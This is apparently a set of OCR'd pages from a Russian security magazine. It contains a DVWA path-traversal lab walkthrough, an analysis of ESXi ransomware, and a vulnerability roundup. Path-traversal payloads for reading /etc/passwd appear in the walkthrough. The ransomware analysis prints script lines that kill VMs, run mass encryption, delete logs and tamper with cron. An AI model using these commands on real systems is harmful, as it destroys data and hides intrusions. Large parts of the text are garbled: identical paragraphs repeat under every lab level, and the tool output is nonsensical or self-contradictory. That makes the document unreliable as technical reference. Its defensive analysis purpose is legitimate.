Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

ОБХОД ПУТЕЙ (PATH TRAVERSAL)

Path traversal, или обход пути, позволяет злоумышленнику получить доступ к файлам и директориям на сервере, которые не предназначены для общего доступа. Это может привести к утечке конфиденциальной информации, изменению или удалению данных, а также к выполнению вредоносного кода на сервере.

Path traversal обычно использует последовательности символов, такие как "../" (две точки и слеш), для перемещения по файловой системе сервера и доступа к файлам, которые находятся за пределами корневого каталога веб-сервера. Например, если веб-приложение использует параметр file для отображения содержимого файлов, то злоумышленник может использовать path traversal, чтобы прочитать файл /etc/passwd, отправив запрос вида http://example.com/index.php?file=../../../etc/passwd.

Path traversal может быть использован для доступа к различным типам файлов, включая конфигурационные файлы, файлы баз данных, исходный код приложения и системные файлы. Это может привести к утечке конфиденциальной информации, изменению или удалению данных, а также к выполнению вредоносного кода на сервере.

Для предотвращения path traversal необходимо использовать правильную проверку и фильтрацию пользовательского ввода, а также использовать белые списки разрешенных файлов и директорий, которые могут быть доступны для чтения и выполнения. Также необходимо использовать правильную настройку прав доступа к файлам и директориям на сервере, чтобы ограничить доступ к конфиденциальным данным и системным файлам.

DVWA LEVEL LOW

Сперва нам нужно выбрать уровень low, для этого заходим в DVWA Security, выбираем low и нажимаем Submit. Затем нажимаем File Inclusion.

Теперь попробуем файлы /etc/passwd, /etc/shadow, /etc/group. Если сервер выдаст ошибку, то нужно, в конце запроса добавляем %00 (пример: ../../../etc/passwd%00).

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Теперь у уязвимой версии dvwa почти нет ограничений. Мы можем использовать абсолютные пути, а также использовать URL-адреса, запросы и прочие. Также мы можем использовать различные методы, такие как curl или wget, для отправки запросов к различным файлам, а также использовать различные инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

DVWA LEVEL MEDIUM

Теперь у нас уровень medium. Нажимаем File Inclusion и пишем ../../../etc/passwd.

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Теперь у уязвимой версии dvwa почти нет ограничений. Мы можем использовать абсолютные пути, а также использовать URL-адреса, запросы и прочие. Также мы можем использовать различные методы, такие как curl или wget, для отправки запросов к различным файлам, а также использовать различные инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

DVWA LEVEL HIGH

Теперь у нас уровень high. Нажимаем File Inclusion и пишем file1.php.

Если нажать на кнопку View Source внизу страницы, то откроется исходный код приложения.

Теперь у уязвимой версии dvwa почти нет ограничений. Мы можем использовать абсолютные пути, а также использовать URL-адреса, запросы и прочие. Также мы можем использовать различные методы, такие как curl или wget, для отправки запросов к различным файлам, а также использовать различные инструменты, такие как Burp Suite или OWASP ZAP, для автоматизации процесса сканирования и анализа уязвимостей.

Также можно использовать знания о различных файловых системах и их структуре, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Linux файлы /etc/passwd и /etc/shadow содержат информацию о пользователях и их паролях, а файлы /etc/group и /etc/hosts содержат информацию о группах пользователей и сетевых настройках.

Также можно использовать знания о различных веб-серверах и их конфигурациях, чтобы определить, какие файлы могут быть доступны для чтения и выполнения. Например, в Apache файлы /etc/apache2/apache2.conf и /etc/apache2/sites-enabled/* содержат информацию о конфигурации веб-сервера и его виртуальных хостах.

Для определения доступных для чтения и выполнения файлов можно использовать различные методы и инструменты, такие как curl или wget, для отправки запросов к различным файлам и анализа ответов сервера, а также использовать знания о различных файловых системах и их структуре, а также о различных веб-серверах и их конфигурациях.

Продолжение на с. 9

FILE INCLUSION И PATH TRAVERSAL

УЯЗВИМОСТИ ДИРЕКТОРИЙ И ФАЙЛОВ

ОБХОД ПУТЕЙ (PATH TRAVERSAL):

Обход пути (Path traversal) — это уязвимость, которая позволяет злоумышленнику получить доступ к файлам и каталогам, которые хранятся вне корневого каталога веб-приложения. Путем использования последовательностей пути, которые в большинстве случаев являются ...../ или ...\..\..\..

ВИРТУАЛЬНЫЙ ШИФР

Анализируем энкодер для VMware ESXi

Целью атаки трояна-шифровальщика может стать не просто компьютер или работающий в сети сервер, а виртуальная машина уровня предприятия, на которой обычно крутится очень много важных сервисов. Сегодня мы разберем принцип действия шифровальщика, ориентированного на VMware ESXi, и поговорим о том, как обезопасить свою виртуальную инфраструктуру.

Gerion
gerionill@gmail.com

Компрометация гипервизора или связанной с ним инфраструктуры может поставить под угрозу целую экосистему серверов, баз данных и бизнес-приложений. Неудивительно, что хакерские группы все чаще фокусируют свои атаки на VMware ESXi, создавая специализированные программы-шифровальщики, нацеленные на файлы виртуальных машин, такие как `*.vmdk`, `*.vmx`, `*.vmsn`, `*.vsmp`, `*.vmem` и другие. Сегодня мы рассмотрим конкретный случай, в котором был обнаружен бинарный ELF-файл с именем `encrypt` и сопровождающий его Bash-скрипт `encrypt.sh`. Я подробно опишу этапы атаки: от проникновения в сеть и получения доступа к ESXi до запуска файлов, шифрования виртуальных дисков и устранения следов, что оставляет жертву перед выбором — заплатить выкуп или потерять данные.

УЯЗВИМОСТЬ И ОБЩАЯ СХЕМА АТАКИ


Чтобы понять всю глубину этого инцидента, нужно рассмотреть последовательность действий атакующих от момента эксплуатации уязвимости CVE-2021-44228 на VMware Horizon до непосредственного запуска шифрования на ESXi. Уязвимость, получившая название Log4Shell, стала широко известна зимой 2021–2022 годов и давала возможность злоумышленникам выполнять произвольный код в контексте сервера, где используется логирующая библиотека Log4j уязвимых версий. VMware Horizon, будучи сложным продуктом, базирующимся на Java и в прошлом включавшим уязвимые компоненты, иногда оставался непропатченным, что открывало возможность провести RCE-атаку (remote code execution).

Злоумышленник, имея специальный эксплоит, мог переслать серверу Horizon пакет, включавший вызов к JNDI с вредоносным классом. Библиотека Log4j динамически загружала его и исполняла. Как только этот класс попадал в среду исполнения, он раскрывал перед атакующим безграничные возможности — от установки дополнительного malware-инструментария до внедрения скриптов и эскалации на уровень локального администратора. Именно так, согласно собранным данным, в ряде случаев удавалось проникнуть в корпоративную сеть и скомпрометировать сервер Horizon.


После эксплуатации уязвимости CVE-2021-44228 атака не останавливается на одной машине, ведь обычно злоумышленникам интересны более масштабные цели. Поэтому они анализируют сетевую среду, отыскивают уязвимые узлы и, самое важное, осуществляют атаку SAM-хранилища в попытке извлечь NTLM-хеш локального администратора. Если в компании на многих серверах используется один и тот же пароль локального админа (или хотя бы на нескольких ключевых машинах), это дает атакующим возможность перемещаться по сети (lateral movement) при помощи pass-the-hash.

Когда обнаруживается узел, где запущена сессия пользователя из группы «Администраторы домена», то дамп `lsass.exe` или аналогичное средство позволяет получить NTLM-хеш доменного админа, после чего злоумышленники могут выполнить любые действия от имени доменного администратора, в том числе получить доступ к ESXi, если настроена аутентификация через доменные учетные записи.


Если учетка Domain Admin без жесткой изоляции тоже имеет право подключаться к ESXi, то злоумышленники этим непременно воспользуются, ведь, овладев доменными привилегиями, они без труда загрузят нужную вредоносную программу в `/tmp` или другой каталог на гипервизоре (с помощью SCP или иным способом). В нашем случае атакующие загружают файлы `encrypt` и `encrypt.sh` — двух компонентов, которые действуют в связке.



Анализ VirusTotal файла encrypt.sh



Анализ VirusTotal файла encrypt


Overview
Zenbox Linux Ubuntu
0/100
No Malicious
Report generated
Target Systems
1710-1924 (24 H)
Ubuntu 20.04 (Minimal)
File info
File name
File size
File type
MD5
SHA1
SHA256
Entropy
Analysis path
Command
Parent
encrypt
110.48 KB
ELF 32-bit LSB executable, x86-64, version 1 (SYSV), statically linked, with debug_info, not stripped
7.78 [8/10]
/home/cuckoo/analysis/analysis/0x00007ffc2ec2fe00/var/lib/cuckoo/storage/analyses/1/files/0x7c7c2e6d0b3d0f7c3c4d9e8b5a6f7d2e9c4b7a3d6e5f8c9b7d4e3a2f1b0c9d8e7f6a5b4c3d2e1f0a9b8c7d6e5f4a3b2c1d0e9f8a7b6c5d4e3f2a

ВИРТУАЛЬНЫЙ ШИФР

АНАЛИЗИРУЕМ ОНКОДЕР ДЛЯ VMWARE ESXI

АНАЛИЗ ВРЕДОНОСНЫХ ФАЙЛОВ

Анализ показал, что ELF-бинарь **encrypt** представляет собой модуль-выжигатель, написанный под 64 битную Linux-платформу. В ESXi внутренне используется ядро vmkernel.org, поэтому запуск ELF-файла напрямую так возможен, особенно если установлен параметр **execinstalledOnly = 0** (или скомпилированы нужные shared-библиотеки).

```
[root@localhost:/var/log] ./encrypt
usage: encrypt [-v] [-h] [-f <file_name>] [-p <path_name>] [-d <dev_name>]
  -v  verbose
  -h  help
  -f  <file_name>
  -p  <path_name>
  -d  <dev_name>
  -t  <time_sec>
  -s  <size_mb>
  -n  <num_of_threads>
  -m  <mode_of_encrypt_[1-3]>
  -c  <chunk_size_[1-100]>
  -e  <encrypt_[1-3]_[1-3]>
  -r  <rand_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -i  <interval_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -w  <write_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -x  <exclude_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -l  <log_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -k  <key_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -a  <all_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -b  <block_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -o  <offset_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -q  <quiet_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -u  <unlock_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
  -z  <zero_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]_[1-3]>
[root@localhost:/var/log]
```

Запуск encrypt -h

Запуск запуска файла **encrypt** — обработка ошибки, когда нет ссылки на файл для шифрования. Если ссылка присутствует, то запускается процесс шифрования.

```
[root@localhost:/var/log] ./encrypt -f /var/log -t 1 -s 1 -n 1 -m 1
-c 1 -e 1 -r 1 -i 1 -w 1 -x 1 -l 1 -k 1 -a 1 -b 1 -o 1 -q 1 -u 1 -z 1
[root@localhost:/var/log]
[root@localhost:/var/log] ls -l
total 1
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.lock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.pid
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.lock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.pid
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.lock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.pid
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.sock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.sock.lock
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.sock.pid
-rw-r-----  1 root  root  1 Feb 12 11:11 .ipmiproxy.sock.sock.sock.sock
[root@localhost:/var/log]
```

Запуск успешной шифрования

Бинарь при старте ждет от пользователя аргумента — пути к файлу, который будет шифроваться. При этом, если верить сообщениям, с помощью параметров можно задействовать Curve25519 для обмена или генерации ключей и Salsatma (для быстрого шифрования). Давай разберем все последовательность действий этой софтины.

```
__int64 __fastcall encrypt_file(__int64 a1)
{
  __int64 v1;
  __int64 v2;
  __int64 v3;
  __int64 v4;
  __int64 v5;
  __int64 v6;
  __int64 v7;
  __int64 v8;
  __int64 v9;
  __int64 v10;
  __int64 v11;
  __int64 v12;
  __int64 v13;
  __int64 v14;
  __int64 v15;
  __int64 v16;
  __int64 v17;
  __int64 v18;
  __int64 v19;
  __int64 v20;
  __int64
```

ВИРТУАЛЬНЫЙ ШИФР

АНАЛИЗИРУЕМ ЭНКОДЕР ДЛЯ VMWARE ESXI

СКРИПТ ENCRYPT.SH

Второй компонент — `encrypt.sh` — крайне важен, потому что этот скрипт выполняет массу подготовительных и завершающих шагов. Прежде всего он проверяет, не был ли уже запущен этот же скрипт раньше. Для этого используется проверка такого вида:

```
ps -c | grep <script_name> | grep -v $$
```

Она позволяет не конфликтовать с собственным PID.

Если скрипт уже загружен в память, то он завершает свою работу, если нет, производится установка системных параметров:

```
esxcli system settings advanced set -o /User/execInstalledOnly -i 0
```

Дальше — изменение лимитов (`ulimit -p, -n`), что снимает ограничения на число процессов и дескрипторов. Это нужно, чтобы параллельно запустить как можно больше процессов шифрования.

Далее идет поиск конфигов ESXi, где содержатся ссылки на `.vmdk` и `.vswp`, и замена их ссылками на `1.vmdk`, `1.vswp` и так далее при помощи sed. Такое действие ломает конфигурацию, чтобы администратор не смог легко запустить виртуальные машины и «в лоб» восстановить их работоспособность. Также скрипт отыскивает и убивает процессы VMX. С точки зрения злоумышленника, это необходимо, чтобы освобожденные виртуальные диски гарантированно лежали на диске в консистентном виде, ведь если идет активная запись, шифрование может столкнуться с конфликтами. Вдобавок остановка виртуальной машины гарантирует, что жертва будет труднее быстро эксплуатировать виртуальные диски в атаст-состоянии.

```
# STOP VMs
echo "KILL VMs"
VM_PIDS=`ps | grep vmx | grep -v grep | awk '{print $1}'`
if [ -n "$VM_PIDS" ]; then
    kill -9 $VM_PIDS
    echo "VM process kill"
fi
    echo "VM process not found"
fi
```

Фрагмент файла encrypt.sh. Отключение процессов VMX

Когда подготовительная фаза завершается, bash-скрипт запускает собственно бинарь `encrypt` для всех найденных файлов:

```
find "/vmfs/volumes/" -type f -name *.vmdk, *.vmx, *.vmsn, *.vswp, *.vmem, *.vmss, *.nvram
```

Для каждого файла он вызывает `nohup /tmp/encrypt "filename" >/dev/null 2>&1&`, что означает: процесс запускается в фоне, перенаправлен вывод, и позволяет скрипту двигаться дальше, не дожидаясь окончания процесса шифрования.

Параллельно может запуститься множество таких encrypt-процессов, которые максимально быстро зашифруют несколько гигабайтов данных. В процессе скрипт копирует `note3` в файл `How To Restore Your Files.txt`, который размещают рядом с каждым шифруемым файлом, — типичное поведение вымогателей, оставляющих инструкцию для жертвы. Также `encrypt.sh` может менять `index.html`, чтобы при обращении к интерфейсу ESXi жертве показывалось сообщение о требовании выкупа.

Последним шагом идет удаление этих файлов: `find / -name *.log -exec rm -rf {} ;`, правка crontab (удаление строк либо подмена `crontabs/root`), чтобы скрыть следы проникновения и исключить быстрый rollback конфигурации через встроенные механизмы.

```
#!/bin/vmware -x | /bin/grep "*." | /bin/wc -l
if [[ $n -ne 0 ]];
then
    /bin/chmod +w /var/spool/cron/crontabs/root || true
    /bin/rm -f '$d' /var/spool/cron/crontabs/root.1 /var/spool/cron/crontabs/root.2 || true
    /bin/ln -f '1.$d' /var/spool/cron/crontabs/root.1 /var/spool/cron/crontabs/root.2 || true
    /bin/ln -f /var/spool/cron/crontabs/root /var/spool/cron/crontabs/root.1 || true
    /bin/ln -f /var/spool/cron/crontabs/root.2 /var/spool/cron/crontabs/root || true
    /bin/touch -r /var/lib/vmware/hostd/docroot/ui/index.html /var/spool/cron/crontabs/root || true
    /bin/chmod -r /var/spool/cron/crontabs/root || true
fi
```

Фрагмент файла encrypt.sh. Замена файлов cron

ОБЩИЙ АНАЛИЗ АТАКИ

Чтобы провести более глубокий анализ, важно рассмотреть криптографические детали. Как уже упоминалось, криптографическая эллиптическая кривая Curve25519 обычно используется для вычисления общего секрета по схеме Диффи — Хеллмана, часто при умножении на приватный скаляр, предварительно «маскированный» (сброс младших битов, установка одного из старших). У троянов-энкодеров этот метод иногда служит для формирования ephemeral-ключа, который потом может быть либо сохранен на стороне преступников, либо упакован в специальный файл. Если у злоумышленников есть «публичная часть», то они смогут расшифровать файлы при помощи хранящегося у них «приватного» компонента.

В комбинированных реализациях также присутствует SHA-256, который мешорит промежуточный ключ, а затем передает его в `sosemanuk_schedule` для генерации раундовых подключей. Авторы троянов очень любят Sosemanuk за высокую скорость, которая критически важна при шифровании больших файлов, таких как `*.vmdk`, достигающих десятков гигабайтов. Возникает вопрос: как минимизировать риск такой атаки?

Наиболее важными мерами можно считать следующие. Во-первых, регулярно обновлять VMware Horizon и связанные с ней Java-компоненты, что позволяет закрыть уязвимость Log4Shell. Во-вторых, категорически запретить использовать единый пароль локального администратора на многих серверах: если бы злоумышленники не смог применить NTLM-хеш локального admina, он не смог бы расширить свое присутствие в сети и дойти до ESXi. В-третьих, нужно избегать сценариев, где Domain Admin обладает SSH-доступом к гипервизору.

Лучшей практикой остается сегментация управления: ESXi отделяется от доменных учетных записей, доступ к SSH разрешается только через уникальных локальных пользователей с редкими паролей. Также требуется регулярно контролировать целостность crontab и выполнять ротацию backup-образа ESXi (`auto-backup.sh` в ESXi обычно сохраняет конфигурацию, но злоумышленник тоже может его повредить).

Анализируя поведение bash-скрипта, можно заметить, что он предусматривает и подмену `index.html` внутри `/usr/lib/vmware`. На практике это делается злоумышленниками, чтобы при заходе на web-интерфейс ESXi жертва видела не стандартные экраны, а сообщение наподобие «All your data is encrypted. Pay X BTC or lose everything». В таких сценариях троян действительно выводит из строя систему, ведь ESXi без конфигурации не может запускать виртуалки, а файлы `*.vmdk` становятся бесполезны. Некоторые версии скрипта также меняют `/etc/motd` и `/etc/note` на угрожающие послания. Чтобы удостовериться, что все задумное выполнено, злоумышленники используют команду `kill -9` для `hostd` и `vmx`, а потом подменяют `hostd-probe.sh`, `rhttpproxy/endpoints.conf` и прочие файлы. Это очень агрессивный подход, в результате которого наступает полный паралич инфраструктуры.

Еще один признак продуманности атаки — использование nohup и фоновых процессов. Шифрование больших файлов может занять время, поэтому вредонос запускает несколько процессов, каждый шифрует свою цель, параллельно выполняя операции ввода-вывода. При наличии хорошей сети хранения данных (SAN) и высоких IOPS сам процесс может идти достаточно быстро. Арбитражеры, занимающиеся анонимизацией наградy, может попытаться остановить скрипт, но будет уже поздно: процессы шифровальщика все еще запущены. Кроме того, bash-скрипт периодически ждет завершения `encrypt`, подсчитывая `/bin/ps | /bin/grep encrypt | /bin/wc -l`, чтобы потом выполнить завершающую очистку и восстановить некоторые файлы (например, `hostd-probe.sh`).

Авторы троянов также позаботились о том, чтобы удалить файлы журналов с расширением `*.log`, которые могли бы пролить свет на происходившее в системе события. На практике многие компании создят логи ESXi в централизованное хранилище, но, если это не делать, расследование может столкнуться с трудностями.

При попытках инцидент-response нередко выясняется, что логи на уровне `/var/log/` просто пусты или уже вычищены. К тому же «стоп-краны», которые могли бы выполнять резервное копирование, уничтожаются. Злоумышленники после завершения операции восстанавливают `/sbin/hostd-probe` из `.bak` чтобы вернуть ESXi в рабочее состояние, но с зашифрованной VMDK.

Таким образом, архитектура атаки со стороны выглядит следующим образом: в сеть компании проникает хакер через уязвимый Horizon (Log4Shell), получает права локального admina, затем с помощью pass-the-hash доходит до ESXi, запускает туда два файла (`encrypt` и `encrypt.sh`), выставляет им права `chmod +x`, выполняет скрипт, который отключает виртуалки, ломает конфиг, запускает массовое шифрование. Затем — чистит логи, подменяет веб-интерфейс, вставляет сообщение для жертвы и уходит. Компания остается без виртуальных машин и без журналов, зато с инструкцией по оплате выкупа в каждой директории. Основываясь на описанных образцах энкодеров, можно сделать вывод, что подобная схема не новаторская встречается, а использование современных криптопримитивов Curve25519 + Sosemanuk надежно блокирует возможность дешифровки файлов без ключа. Администраторам и службам безопасности остается лишь надеяться на офлайн-бэкапы, которые не были затронуты шифровальщиком.

КАК ПРЕДОТВРАТИТЬ?

С точки зрения предотвращения подобных атак важно не только «патчить Horizon» или «не использовать одинаковые пароли», но и грамотно проектировать всю инфраструктуру. Также стоит проводить антивирусный мониторинг, хотя и не всегда это помогает при запуске ELF-файлов в особой среде ESXi. Но по крайней мере анализ системных каталогов `/tmp` может выявить внезапно появившиеся там исполняемые файлы. При регулярном экспорте логов (syslog) на внешнее хранилище хотя бы удастся понять, когда была выполнена команда `kill -9`, когда появились те или иные строки в crontab. Это существенно облегчает расследование инцидента.

Если же атака уже произошла, а виртуальные диски зашифрованы, то наилучшее решение — это отказ из офлайн-бэкапов. А при их отсутствии, скорее всего, придется вести переговоры со злоумышленниками. Однако, как показывает практика, такие переговоры не всегда завершаются расшифровкой файлов, ведь хакеры могут запросто исчезнуть, получив деньги. Важно отметить, что некоторые группировки раньше применяли RC4, AES, но теперь все чаще встречаются гибридные схемы (эллиптические кривые и быстрая потоковая криптография). Это говорит о «повзрослевшем» уровне ransomware-разработчиков, которые не хотят оставлять шансов на «самодельный» криптанализ.

В заключение хочу подчеркнуть, что этот энкодер, сопровождающийся скриптом `encrypt.sh`, представляет собой изощренный инструмент: бинарь обеспечивает надежное и быстрое шифрование, а bash-скрипт управляет всем процессом от «ложного» выключения и остановки до уничтожения логов и подмены веб-интерфейса. Многочисленные команды внутри скрипта показывают, что авторы прекрасно понимают среду ESXi, знают, какие процессы отвечают за работу VM, какие файлы критичны и в каком порядке их надо прашить.

Наиболее действенный набор защитных мер сводится к тому, чтобы стать свежие патчи на VMware Horizon (закрывая Log4Shell), не допускать одинаковых NTLM-хешей локального администратора, жестко сегментировать ESXi, отключать неиспользуемые сервисы, регулярно выносить логи в централизованную SIEM или на Syslog-сервер, а также делать полные офлайн-бэкапы, которые должны храниться вне досягаемости злоумышленников. При появлении в `/tmp` или в другом каталоге незнакомого ELF-файла и скрипта нужно провести срочную проверку, ведь в случае срабатывания `encrypt.sh` последствия могут быть катастрофическими.

Желательно на всякий случай следить за crontabами, проверяя, не появились ли там посторонние строки. Важно включить многофакторную аутентификацию (MFA), особенно для систем, использующих Horizon, чтобы повысить уровень защиты от несанкционированного доступа. Также рекомендуется регулярно проверять настройки системы на соответствие Hardening Guide от VMware. Это позволит отслеживать и корректировать конфигурацию в соответствии с рекомендациями по безопасности.

Все компоненты ESXi должны быть подписаны цифровой подписью VMware, а изменение уровня приемлемости (Acceptance Level) для неподписанных модулей не рекомендуется и запрещено в сертифицированных средах, таких как PCI DSS. Если необходимо обеспечить максимальную безопасность, можно активировать Lockdown Mode и настроить пустое значение `DCUI.Access`. Это полностью отключает доступ через SSH, CLI и DCUI, в дополнение к стандартным Secure Boot и Host Profiles. Однако этот подход усложняет диагностику и восстановление системы в случае сбоев, поэтому он применяется только в средах с очень высокими требованиями по безопасности. Кроме того, доступ через SSH и CLI следует минимизировать, используя их только в случае крайней необходимости и включая после завершения работы.

Остается лишь надеяться, что сегодняшний разбор этой вредоносной программы поможет администраторам и специалистам по информационной безопасности вовремя распознать угрозу, принять меры и организовать грамотную защиту своей виртуальной инфраструктуры.

Опасные и интересные уязвимости февраля:

NODE.JS, WINDOWS LDAP И NVIDIA CUDA

Этот месяц принес нам критическую уязвимость Node.js, ставящую под удар множество программ на этом языке, а также большой урожай багов в продуктах Microsoft, получивших патчи во «вторник обновлений».

NODE.JS

- **CVE:** CVE-2023-32002
- **Уровень опасности:** 9,8, критический
- **Тип уязвимости:** удаленное выполнение кода (RCE)
- **Уязвимые продукты:** Node.js 16.0.0–16.20.1, 18.0.0–18.17.0 и 20.0.0–20.5.0

CVE-2023-32002 — это уязвимость удаленного выполнения кода (RCE), которая кроется в святая святых Node.js — функции `Module._load()`. Этот метод отвечает за загрузку модулей, а значит, прямо влияет на работу тысяч приложений на JavaScript. Дыру обнаружили и раскрыли через платформу HackerOne. Потенциально этот баг может превратиться в серьезную головную боль для всех, кто работает с Node.js.

В политике безопасности `Module._load()` обнаружились косяки, из-за которых коварные злоумышленники (и не менее коварные исследователи) получили шанс вмешаться в процесс и подсовывать свои вредоносные модули. Из-за бага можно обойти ограничения `policy.json` и загружать любые модули, даже если они запрещены. А это потенциально — утечка данных, подмена информации или даже отказ в обслуживании.

Важно помнить, что Node.js — это не просто серверный движок, а фундамент для современных веб-приложений, серверов и даже десктопных приложений на Electron. Все эти категории продуктов потенциально могут пострадать от уязвимости.

Для защиты обнови Node.js до актуальной версии: 16.20.1+, 18.17.0+ или 20.5.0+.

WINDOWS LDAP

- **CVE:** CVE-2025-21376
- **Уровень опасности:** 8,1, высокий
- **Тип уязвимости:** удаленное выполнение кода (RCE)
- **Уязвимые продукты:** Windows Server 2019, Windows 10 (1809 и более поздние)

Разработчики Microsoft выкатили февральский патч безопасности, в котором залатали 63 дыры в разных продуктах. Четыре бага получили статус критических.

Особенно выделяется CVE-2025-21376 — лютая RCE-уязвимость в Windows LDAP. Здесь все плохо: из-за гонки потоков в обработке LDAP возникает out-of-bounds write (OOBW), что открывает дорогу для выполнения произвольного кода в lsass.exe. Правда, атакующему сначала нужно выиграть гонку потоков.

Эта уязвимость позволяет удаленному атакующему без аутентификации выполнить свой код на уязвимой системе, просто закинув хитро составленный запрос своей жертве. Пользователь тут вообще не нужен, а значит, баг потенциально может распространяться между LDAP-серверами без какого-либо вмешательства. В Microsoft прямо говорят: «эксплуатация вероятна», так что, даже если кажется, что пока все тихо, расслабляться не стоит. Накатывай патч, пока твой сервер не погрузился в пучину хаоса!

WINDOWS DHCP CLIENT SERVICE

- **CVE:** CVE-2025-21379
- **Уровень опасности:** 7,1, высокий
- **Тип уязвимости:** RCE
- **Уязвимые продукты:** Windows 11 до 10.0.26100.3194, Windows Server 2025 до 10.0.26

CVE-2025-21379 — еще один серьезный RCE-баг, на этот раз во встроенном в Windows клиенте DHCP. Для успешного взлома атакующему нужно вклиниться в сетевое взаимодействие между жертвой и запрашиваемым ресурсом, то есть устроить что-то вроде MITM-атаки.

Уязвимость относится к типу use-after-free: код повторно использует память или ссылается на нее после высвобождения. В какой-то момент эта память может снова выделиться и записаться в другой указатель, а старый указатель все еще будет указывать куда-то внутри нового выделения. Любые операции с этим «призрачным» указателем становятся опасными, потому что теперь эта область памяти уже в распоряжении другого кода.

Чтобы защититься, обновляйся и ставь патчи. Они, кстати, закрывают еще множество найденных багов — в том числе в Excel, Edge и многих подсистемах Windows. Подробности о многих из них мы еще наверняка узнаем.

NVIDIA CUDA

- **CVE:** CVE-2024-53870
- **Уровень опасности:** 3,3, низкий
- **Тип уязвимости:** выход за границы буфера
- **Уязвимые продукты:** CUDA Toolkit до версии 12.8 включительно

CUDA появилась в 2006 году как платформа для параллельных вычислений и программирования. В состав CUDA Toolkit входят утилиты cuobjdump и nvdisasm — средства для анализа бинарников CUDA, которые запускаются на графических процессорах Nvidia. Эти инструменты сами по себе не исполняют код CUDA, но нужны для отладки и оптимизации программ.

Бинарник CUDA — это исполняемый файл, в котором хранится код CUDA, в том числе инструкции для графических процессоров Nvidia. Такие файлы имеют расширение .cubin.

